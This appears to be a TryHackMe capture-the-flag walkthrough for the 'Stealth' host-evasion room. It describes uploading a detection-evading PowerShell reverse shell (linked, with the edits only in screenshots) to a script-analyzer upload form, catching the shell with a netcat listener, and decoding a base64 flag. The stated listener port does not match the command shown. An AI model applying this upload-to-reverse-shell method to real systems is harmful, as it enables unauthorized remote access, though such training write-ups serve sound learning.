
TryHackME: Stealth Room Walkthrough.

Sethu Satheesh · Follow
6 min read · Dec 6, 2023




> *Room link: https://tryhackme.com/room/stealth*

This room is based on Host Evasion techniques.

Hey guys.. my name is Sethu Satheesh (Instagram — whxitte)


We are just given a machine and no clues or nothing.



Stealth room challenge

just press the start button and wait to get the IP address. There already says Visit IP_ADDRESS:8080. In my case let's visit 10.10.108.12:8080 in browser (Don't forget to connect to the tryhackme network via openvpn. To hack machines on TryHackMe you need to connect to their network. Download your ovpn file from https://tryhackme.com/access and connect it using the command "sudo openvpn your_file_name.ovpn")


After opening the ip in browser we can see:




There we can see a file upload functionality that says it's a Powershell Script analyzer. By assuming that we can upload a malicious powershell script to gain a reverse shell access let's get a shell.

```
https://github.com/martinsohn/PowerShell-reverse-shell/blob/main/powershell-rev
```

This is a Powershell reverse shell script that is do not detected as malicious. We need to modify IP and port for reverse connection with our vpn ip address and a desired port:




Original script before modification



After modifying with my vpn ip (tun0)


Now the file is ready to upload to our website. Before uploading lets start a netcat listener in our terminal on port 4444 to receive a reverse connection from the shell we are going to upload:

```
$ nc -nlvp 444
```



netcat listening for incoming connections


Now lets upload our shell into the website:



File Uploaded & got reverse shell access

As you can see after uploading the script and waiting 4 seconds, i got a reverse shell access and we can see i am logged in as evader.


As we are in the target system now lets search for the first flag. After a 30 second search i found the flag is located in 'C:\Users\evader\Desktop'. Go to there by command 'cd C:\Users\evader\Desktop' and type 'ls' to see the contents. there you can see a file named *encodedflag*:



Flag in encoded format

As you can see the flag is encoded in base64. We can decode it by typing the following command in a terminal:


```
echo WW91IGNhbiBnZXQgdGhlIGZsYWcgYnkgdmlzaXRpbmcgdGhlIGxpbmsgaHR0cDovLzxJUF9PRl
```



Decoded Flag

